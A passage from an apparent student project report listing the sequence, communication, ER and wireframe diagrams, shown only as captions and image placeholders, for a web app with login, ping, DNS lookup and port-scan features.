


Figure 279: Card Selection sequence diagram

#### 7.6.7.4 Logo Clicked




Figure 280: When user clicks logo sequence diagram

#### 7.6.7.5 Ping




Figure 281: Ping sequence diagram

#### 7.6.7.6 DNS Lookup




Figure 282: DNS Lookup sequence diagram

### 7.6.7.7 Port Scan





Figure 283: Port Scan sequence diagram


### 7.6.7.8 Logout




*Figure 284: Port Scan sequence diagram*

## 7.6.8 Communication Diagram

### 7.6.8.1 User Registration

*Figure 285: User registration communication diagram*

### 7.6.8.2 User Login

*Figure 286: User login communication diagram*

### 7.6.8.3 When Card is selected




Figure 287: Card selection communication diagram

#### 7.6.8.4 When Logo is clicked




Figure 288: Logo functionality communication diagram

#### 7.6.8.5 Ping




Figure 289: Ping functionality communication diagram

#### 7.6.8.6 DNS Lookup





Figure 290: DNS Lookup functionality communication diagram

#### 7.6.8.7 Port Scan



#### 7.6.8.8 Logout




Figure 291: Logout communication diagram

### 7.6.9 ER diagram of Login




Figure 292: ER diagram of login

Since this project is fully utilize API rather than database, it uses database for user registration and user login. The above ER diagram explains the relational operation behind the login functionality of the program.

### 7.6.10 Wireframe




Figure 293: User trying to access ping feature wireframe



Figure 294: User login form wireframe




Figure 295: User clicking Login button wireframe

## Registration Process




Figure 296: User clicking register button wireframe



Figure 297: User registration form wireframe



Figure 298: User completing registration process wireframe

## Ping




Figure 299: Ping UI wireframe




Figure 300: User requesting ping result wireframe



Figure 301: Ping process loading wireframe

